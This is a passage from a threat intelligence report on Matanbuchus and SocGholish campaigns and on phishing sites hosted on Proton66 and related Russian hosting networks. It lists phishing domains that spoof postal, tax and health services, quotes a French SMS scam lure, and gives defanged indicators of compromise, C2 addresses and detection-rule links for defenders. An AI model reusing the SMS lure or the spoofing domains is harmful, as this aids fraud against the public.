
Some specific Ips like **193.143**[.]**1.54** of Proton66 were hosting many phishing pages created with the Plesk service that were spoofing packages tracking services like UPS, Chronopost and the French health system "**Ameli**".



193.143.1.54		3d-meinpaket.com, abo-net-flix.info, aboverlangerung.com, adresse-confirmation.com, ae-post-delivery.com, aide-acheminement-info.com, aktualisieren-lieferung.com, allangarbagnati.com, amelcarte.com, ameli-cartesvital.info, amelie-public.info, amende-gouv-paiment.info, amende-stationnement-suivis.com, amendes-contrav.com, amendes-dossiers.info, amendes-gouv.support, ancerae.info, ancopelo-delivry.info, antai-amendes.top, antai-fr-gov.com, antai-paiement.services, aramex-delivery.info, ass-mal-ame.com, assistance-acheminement.com, assu-formulaire.com, assuformulaire.com, assurmaladie-formulaire.com, banque-franceconnect.com, be-espaceclient.com, billingweb.net, bins.gay, bpost-dedouanement-colis.com, bpost-suivis-colis.com, bpostlivraison.com, buisnessmeta.online, ca-secure.pro, cafe-aixenprovence.com, cartevitai-v3.info, cartevital-amelie.info, cartevitale2024.info, ccns-lu.com, certification-air.com, ch-abonnement.net, chekmydelivery.info, chercher-votre-colis.info, chrono-logistique.info, chrono-pst.com, chrono-suiviclient.info, chronopost-douane.com, chronopost-express.info, chronopost-publique.com, chronopostsuivi-info.net, chronoservice-help.com, clesmoi.com, coli-suspendu.com, colis-suivi-acheminement.com, colis-suivi-info.com, colis-suivis.com, colisbloque.com, colisdouane-livraison.info, colissimo-colis-mobile.info, colissimo-colis.info, colissimo-laposte.com, colissimo-livraison.services, colissimosuivimoncolis.net, commande-monsuivi.info, commande-suivre.info, compte-assistance.com, connexion-instagram.com, conservermesdroits-ameli.com, consu-fact.com, consulter-mon-amende.com, contrav-fr.com, contravention-gouv-fr.info, contravention-routieres.org, contravinf.com, cpam-demarches.com, creneau-colis.info, debix-verifed.com, dedouanement-colis-bpost.com, deliveredfi.com, deliverras.com, delivery-it-track.com, demarches-cpam.com, deutsche-dienst.info, deveniesoftgen.com, dgt-regularizacion.com, dgtes.net, disney-erneuerung.com, dossier-ants-info.com, dossier-assurmaladie.com, dossier-recouvrements-sante.info, dossier-reglements.info, dossierant.net, douane-colis-chronopost.com, envoi-laposte.info, espace-impots-gouv.com, espace-renouvellement-netflix.com, espace-renouvellement-vitale-sms.info, espace-tri-colis.com, etablissement-public-ameli.info, express-pakketbezorging.net, expresscolis.com, fizeteselutasitva.com, flix-erreur.com, formulaire-en-ligne.info, formulaireassu.com, formulaires-assures.com, fornyelse-abonnement.com, forward-delivery.info, fr-chronopost.support, fra-suivi-colis-track.com, gestion-colis-transport.info, gestion-infraction-routieres.info, gestione-deipacchi.com, gouv-particuliers.com, guichet-bpost.com, hb-sendungsverfolgung.org, helpchecktrack.com, helpcolis-fr.info, hermes-empfang.com, hermes-empfangen.com, hgfhgftgb.net, hiba-flix.com, hurtig-levering.net, impots-gouv-services-infos.com, impots-portail-gouv.com, info-colis-chronopost.com, info-comptevitale.org, info-paiement-ligne.com, info-paiement.com, info-subscriber-support.com, info-suivi-colis.info, information-ma-sante.com, informations-colissimo.com, informations-support.com, informationstjeneste.info, informationversand.com, infosvital.com, infraction-dossier.info, intlparcel.com, je-renouvelle-mon-assurance-maladie.com, joparcel-track.com, kolli-kosten-abrechnung.net, kontrola-dostawy.info, kontrolle.net, laposte-reunion-outre-mer.com, lido-staking-fi.info, lieferdienste-deutsche.com, liefergruppe.com, livraison-logistic.com, livraisonacheminements.com, livrare-coletelor.net, llvraisonprobleme.com, login-confirmation.info, macartesvital.com, magyar-posta-csomag.com, maj-espace-sante.info, managesub.net, meinelieferungverfolgen.info, mettre-a-jour-ma-carte-vitale.com, mijn-abo-kpn.net, mijn-pakket.info, mijnups-pakkettracking.delivery, minupakk.net, mocharberym.com, mon-espace-carte-vitale.com, mon-espace-carte-vitale.info, mon-suivi-logistique.info, mon-suivi.info, mondossier-rappels.info, monespaceca.com, monpaquet-attente.info, monsuivi-colisfr.com, monsuivi-commande.info, musaeidatu-subscription.com, my-flixsecuraccount.net, my-subscription-renewed.info, myaccount-help.com, mychecking-be.com, mycolis-bpost.com, myhermes-dienste.com, myhermessendung.com, mynetflix-help.com, myordering-delivery.com, mypackage-express.com, myparcel-track-find.info, mysubscriptionhelp-sav.com, mytracking-colis.info, mytracking-package.com, mytracking-world.com, myups-customer.com, myups-infos.com, myups-mychoices.com, navigo-publique.com, netflix-myaccount.com, netflix-portail-paiement.info, netflix-user.info, ns1.ameli.sante-soins.info, ns1.businessworkermeta.pro, ns2.ameli.sante-soins.info, ns2.businessworkermeta.pro, ntx-colombia.info, omniva-pastu.com, orange-business.info, package-delivery-ups.net, packages-return-support.xyz, packet-find-support.com, packet-track-support.info, packstations.info, paiement-info-ups.com, paiement-lbc.info, pakets-verfolgen.com, paketverfolgung-deutsch.com, paketverfolgung-online.com, pakketbezorging.net, pakketsverzendings.info, parcel-qatar.info, pay-package-fees.info, pickup-minute.com, platforme-colis.info, pn-ekspreslevering.net, portail-int-impots-gouv.com, post-livraison.com, posta-hu-tracking.com, postal-track-be.com, postecolissimo.com, postnord-danemark.pro, postravel.net, prati-moju-narudbu.com, protocolo-infracciones.com, rayanpeter.com, reception-et-delai-poste.info, recogida-embalaje-co.com, recordatorio-dgt.info, recouvrements-sante.info, reglementser.com, regularisation-mon-espace.info, relancedossier-rappel.com, renew-accounts.info, renouvellement-carte-vitale-2024.com, renouvellement-carte-vitale-sms.com, renouvellement-espace-vitale-ameli.com, renouvellement-operateur-account.com, renouvellement-votre-assurance-maladie.com, renouvellementameli.top, rescheduling.net, sandrineknoell.com, sante-connect.info, sante-soins.info, santeamelie.com, secheckstralia-app.click, sendung-lieferung.com, service-ameli-fr.com, service-ameli-mgen.info, service-client-ameli.info, service-espace-sante.com, service-livraison.net, service-ppl.xyz, service-renouvellement-ameli.com, service-support-relance.com, service-vital-fr.com, service2023sante.info, servicemobile-stationnement.info, servicepublic-gov.info, services-gouv.info, servicescolis.info, servvital.com, soins-publiques-ameli.info, spotify-compte-support.info, stationnement-antai-infractions.com, stationnement-recouvrement.info, stationnement-recouvrements.info, stationnements-recouvrements.info, statut-livraison.info, subscriber-support.com, subscription-help.com, suivi-dossier-infractions.info, suivi-ma-commande.info, suivi-macommande.info, suivi-ups.info, suivie-laposte-reunion.com, suiviecolis-fr.info, suivipostai.com, suivis-dossier-infractions.info, suivre-commande.info, suivre-ma-livraison.info, support-abonnement.com, support-colis-info.com, support-colissimo.info, support-connexion.info, support-ma-commande.info, suscripcion-netflx.info, swiss-travl.com, thormighty.com, thormighty1.com, track-myparcel-livraison.com, track-parcel-delivery.info, trackctt-pt.com, tracking-aramex.info, tracking-my-package.info, tracking-parcel-be.info, tracking-parcel.info, tracking-world.info, trackpacking-ups.com, trackup.info, tw-post-gov.com, unblock-mydelivery-be.info, ups-hometrack.com, ups-livraison-france.info, ups-track-shipment.com, ups-zollabfertigung.com, upsinfo.net, verlangerungs-konto.com, versement.net, vital-demarche-renouvellement-info.com, votre-suivis-colis.com, votrelivraison-ups.com, xn--mes-contraventions-non-regles-1uc.com, xn--mise--jours-vitale-espace-sms-pmc.com, xn--paiement-scurit-tat-kzbfb.com, xn--rception-colis-bkb.info, xn--rgularisation-de-mon-vitale-sms-b0c.com, your-upsdelivery.info

Figure 40. List of domains hosted on a Proton66 owned Ipv4.

These campaigns are usually sent through SMS spamming and the groups operating those attacks tend to be services offered on Telegram.



Envoi d'un sms "INFO ANTAI : Vous avez un retard de paiement de 35,00€
équivaut à une amende, dernier rappel avant majoration.
Référence : 29366798
Consulter votre dossier via:
services-contraventions.info"

Figure 41. Example of an SMS spam campaign targeting France.

Conclusion

As Intrinsec's CTI team observed with the Matanbuchus campaigns, old loaders can still be relevant and used by high tier threat actors like the initial access broker TA577. Focusing on the infrastructure, part of those attacks can unveil wide networks of different threats as we described with SocGholish and the phishing pages hosted with Plesk on seemingly bulletproof Russian hosting services like Proton66 OOO. Blocking IP ranges from those Autonomous Systems can prevent initial access attempts including phishing, SEO, watering hole attacks, and further steps of an intrusion like network communications with potential command-and-control servers.

III - Actionable content

1. Indicators of compromise

Value	Type	Description
1f152aca7ccc6b207e111bd8dcae7986b0678bf2a18aa827b521ca9d68dea931	SHA-256	“AC-7-march_2024#2849.xlsx” - Xlsx
c66e705f800b30f591505be1c429c2e01b7851eb60bda14767d9d871151822e5	SHA-256	“Open_Document.PDF.js” - JS
1ca1315f03f4d1bca5867ad1c7a661033c49bbb16c4b84bea72caa9bc36bd98b	SHA-256	“50.png” – Matanbuchus - DLL
aa0687832273122eb77be11e11a34bc40f533e38bbbf65262a4bd8fab3987301	SHA-256	“useraccount.aspx” - Matanbuchus - DLL
0b0eddcb3d4378680ffd3ea0fa4fd2560543487efd1951583ec58fb2c3743f12	SHA-256	SocGholish redirector - JS
6416f7b03438bc55ace26745cf52745254677 47a2449e5dfe2eb516c76c543da	SHA-256	SocGholish first stage - “stat.js”
30bccc3b41684ce4f0e96cd31f29cd35cb8c75352a2478e68d39d6fc16025cf6	SHA-256	SocGholish first stage – “theme.js”
2d5b7d765f63d1a470c614636d1e5ed3f19ab56e96d0f22d7531fc8bf139341b	SHA-256	SocGholish second stage - “Update.js”
147.45.47[.]87	IPv4-Addr	Hosting SocGholish JS - “theme.js”
162.33.177[.]118	IPv4-Addr	Hosting SocGholish JS – “theme.js”
185.11.61[.]169	IPv4-Addr	Matanbuchus - C2
185.11.61[.]170	IPv4-Addr	Matanbuchus - C2
185.11.61[.]171	IPv4-Addr	Matanbuchus - C2
185.11.61[.]172	IPv4-Addr	Matanbuchus - C2
193.143.1[.]196	IPv4-Addr	Matanbuchus - C2
193.143.1[.]197	IPv4-Addr	Matanbuchus - C2
193.143.1[.]198	IPv4-Addr	Matanbuchus - C2
193.143.1[.]207	IPv4-Addr	Matanbuchus - C2
5.252.177[.]213	IPv4-Addr	Samba server hosting the JS
988skins[.]com	Domain-Name	Domain hosting DLL
selevkis[.]app	Domain-Name	Matanbuchus - C2
muagol[.]com	Domain-Name	Matanbuchus - C2
gulappa[.]app	Domain-Name	Matanbuchus - C2
dumingas[.]com	Domain-Name	Domain hosting DLL
iseberkis[.]com	Domain-Name	Domain hosting DLL
redviking[.]com	Domain-Name	Infected with SocGholish
mavrin-occentus[.]net	Domain-Name	Redirector for SocGholish
binder-sa[.]com	Domain-Name	Redirector for SocGholish
aitcaid[.]com	Domain-Name	Redirector for SocGholish
pluralism.themancav[.]com	Domain-Name	Hosting SocGholish JS
welcome.visionaryyouth[.]org	Domain-Name	Hosting SocGholish JS

trademark.iglesiaelarca[.]com	Domain-Name	Hosting SocGholish JS
iseberkis[.]com:62478/medical/plan/oslo/posting/index.php	URL	Matanbuchus - C2
somakop[.]app:62478/medical/plan/oslo/posting/index.php	URL	Matanbuchus - C2
musarno[.]app:62478/medical/plan/oslo/posting/index.php	URL	Matanbuchus - C2
198953	ASN	Proton66 OOO
193.143.1[.]0/24	IPv4-Addr	Netblock owned by AS198953
45.134.26[.]0/24	IPv4-Addr	Netblock owned by AS198953
45.135.232[.]0/24	IPv4-Addr	Netblock owned by AS198953
45.140.17[.]0/24	IPv4-Addr	Netblock owned by AS198953
91.212.166[.]0/24	IPv4-Addr	Netblock owned by AS198953
57523	ASN	Chang Way Technologies Co. Limited
176.111.174[.]0/24	IPv4-Addr	Netblock owned by AS57523
185.11.61[.]0/24	IPv4-Addr	Netblock owned by AS57523
185.122.204[.]0/24	IPv4-Addr	Netblock owned by AS57523
185.198.69[.]0/24	IPv4-Addr	Netblock owned by AS57523
185.234.216[.]0/24	IPv4-Addr	Netblock owned by AS57523
185.81.68[.]0/24	IPv4-Addr	Netblock owned by AS57523
188.119.66[.]0/24	IPv4-Addr	Netblock owned by AS57523
194.26.135[.]0/24	IPv4-Addr	Netblock owned by AS57523
45.93.20[.]0/24	IPv4-Addr	Netblock owned by AS57523
62.122.184[.]0/24	IPv4-Addr	Netblock owned by AS57523
85.209.11[.]0/24	IPv4-Addr	Netblock owned by AS57523
87.247.158[.]0/23	IPv4-Addr	Netblock owned by AS57523
91.240.118[.]0/24	IPv4-Addr	Netblock owned by AS57523
91.241.19[.]0/24	IPv4-Addr	Netblock owned by AS57523
152.89.198[.]0/24	IPv4-Addr	Netblock owned by AS57523
49943	ASN	IT Resheniya LLC
194.32.236[.]0/24	IPv4-Addr	Netblock owned by AS49943
213.226.123[.]0/24	IPv4-Addr	Netblock owned by AS49943
5.42.199[.]0/24	IPv4-Addr	Netblock owned by AS49943
91.213.50[.]0/24	IPv4-Addr	Netblock owned by AS49943
treasurybanks[.]org	Domain-Name	Google Ad site
bologna.sunproject[.]dev	Domain-Name	Hosting the decoy PDF
rome.sunproject[.]dev	Domain-Name	Hosting the MSI
florence.sunproject[.]dev	Domain-Name	Pivot from the IP
venice.sunproject[.]dev	Domain-Name	Pivot from the IP
sunproject[.]dev	Domain-Name	Pivot from the IP
turin.sunproject[.]dev	Domain-Name	Pivot from the IP
sweetapp[.]page	Domain-Name	Hosting the Matanbuchus DLL

gammaprojec[.]dev	Domain-Name	Matanbuchus C2
torontoclub[.]vip	Domain-Name	Hosting Danabot EXE
34.168.202[.]91:443	IPv4 + Port	Danabot C2
mindsmatterphilly[.]org	Domain-Name	Infected with SocGholish
designedlearning[.]com	Domain-Name	Infected with SocGholish
ccrcorp[.]com	Domain-Name	Infected with SocGholish
mannmortgage[.]com	Domain-Name	Infected with SocGholish
firstlight[.]net	Domain-Name	Infected with SocGholish
sdic[.]org	Domain-Name	Infected with SocGholish
speedprocanada[.]com	Domain-Name	Infected with SocGholish
osceolataxcollector[.]org	Domain-Name	Infected with SocGholish
doctorkiltz[.]com	Domain-Name	Infected with SocGholish
usrailandlogistics[.]com	Domain-Name	Infected with SocGholish
atomwise[.]com	Domain-Name	Infected with SocGholish
kalaswire[.]com	Domain-Name	Infected with SocGholish
poolsbydesignaz[.]com	Domain-Name	Infected with SocGholish
ggrinc[.]com	Domain-Name	Infected with SocGholish
gatewaycr[.]org	Domain-Name	Infected with SocGholish
buildingintelligence[.]com	Domain-Name	Infected with SocGholish
intervention911[.]com	Domain-Name	Infected with SocGholish
pestpatrol1[.]com	Domain-Name	Infected with SocGholish
dems[.]ag	Domain-Name	Infected with SocGholish
democraticags[.]org	Domain-Name	Infected with SocGholish
invisiblepeople[.]tv	Domain-Name	Infected with SocGholish
govos[.]com	Domain-Name	Infected with SocGholish
vlanj[.]org	Domain-Name	Infected with SocGholish
vsofm[.]com	Domain-Name	Infected with SocGholish
admin[.]nursing[.]com	Domain-Name	Infected with SocGholish
presswire[.]com	Domain-Name	Infected with SocGholish
democraticgovernors[.]org	Domain-Name	Infected with SocGholish
locustfamilydentistry[.]com	Domain-Name	Infected with SocGholish
sitesofconscience[.]org	Domain-Name	Infected with SocGholish
fancy[.]justbartanews[.]com	Domain-Name	Infected with SocGholish
galimidilaw[.]com	Domain-Name	Infected with SocGholish
breakpointbooking[.]com	Domain-Name	Infected with SocGholish
kristinhannah[.]com	Domain-Name	Infected with SocGholish
barbarajking[.]com	Domain-Name	Infected with SocGholish
baumgartnerlawyers[.]com	Domain-Name	Infected with SocGholish
166.1.173[.]27	IPv4-Addr	SocGholish C2
37.128.207[.]92	IPv4-Addr	SocGholish C2
128.254.207[.]82	IPv4-Addr	SocGholish C2
216234	ASN	“Komkov Vadim Aleksandrovich”

194.67.193[.]0/24	IPv4-Addr	Netblock owned by AS216234
45.9.74[.]0/24	IPv4-Addr	Netblock owned by AS216234

2. Recommendations

- Monitor all traffic from/to any IP address belonging to above-mentioned autonomous systems and the other IOCs.
- Sigma Rules for the execution of the Control Panel Living Off the Land binary:
  - https://github.com/elastic/detection-rules/blob/0875c1e4c4370ab9fbf453c8160bb5abc8ad95e7/rules/windows/defense_evasion_execution_control_panel_suspicious_args.toml
  - https://github.com/SigmaHQ/sigma/blob/62d4fd26b05f4d81973e7c8e80d7c1a0c6a29d0e/rules/windows/process_creation/proc_creation_win_rundll32_susp_control_dll_load.yml

3. Sources

- https://twitter.com/Cryptolaemus1/status/1765796398526566434
- https://github.com/pr0xylife/Matanbuchus/blob/main/Matanbuchus_07.03_2024.txt
- https://research.openanalysis.net/matanbuchus/loader/yara/triage/dumpulator/emulation/2022/06/19/matanbuchus-triage.html
- https://isc.sans.edu/diary/Malspam+pushes+Matanbuchus+malware+leads+to+Cobalt+Strike/28752
- https://medium.com/@joshuapenny88/hostinghunter-series-chang-way-technologies-co-limited-a9ba4fce0f65
- https://lolbas-project.github.io/lolbas/Binaries/Control/
- https://krebsonsecurity.com/2023/09/snatch-ransom-group-exposes-visitor-ip-addresses/
- https://www.proofpoint.com/us/blog/threat-insight/ta569-socgholish-and-beyond
- https://embee-research.ghost.io/latrodectus-script-deobfuscation/
- https://twitter.com/Unit42_Intel/status/1772988284571877807
- https://medium.com/@beyondmachines/sms-scam-analysis-7b699f86c97a